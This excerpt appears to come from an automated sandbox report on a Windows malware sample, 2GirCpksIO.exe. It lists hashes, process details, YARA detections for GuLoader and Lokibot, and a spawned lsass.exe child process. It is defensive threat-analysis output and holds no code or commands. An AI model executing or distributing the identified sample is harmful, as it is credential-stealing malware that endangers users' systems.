Imagebase:	0x7ff74e590000
File size:	57856 bytes
MD5 hash:	BCE744909EB87F293A85830D02B3D6EB

Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: 2GirCpksIO.exe PID: 4560 Parent PID: 7984

General

Start time:	15:28:16
Start date:	22/11/2021
Path:	C:\Users\user\Desktop\2GirCpksIO.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\2GirCpksIO.exe"
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	5CC619F7DD365EC061F1F385D25BEA30
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000005.00000000.6227819814.0000000000560000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000005.00000003.6933085805.0000000000898000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Moved

File Written

File Read

Analysis Process: lsass.exe PID: 1016 Parent PID: 4560

General

Start time:	15:29:04
Start date:	22/11/2021
Path:	C:\Windows\System32\lsass.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\lsass.exe
Imagebase:	0x7ff735390000
File size:	59448 bytes
MD5 hash:	15A556DEF233F112D127025AB51AC2D3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Written

Disassembly

Code Analysis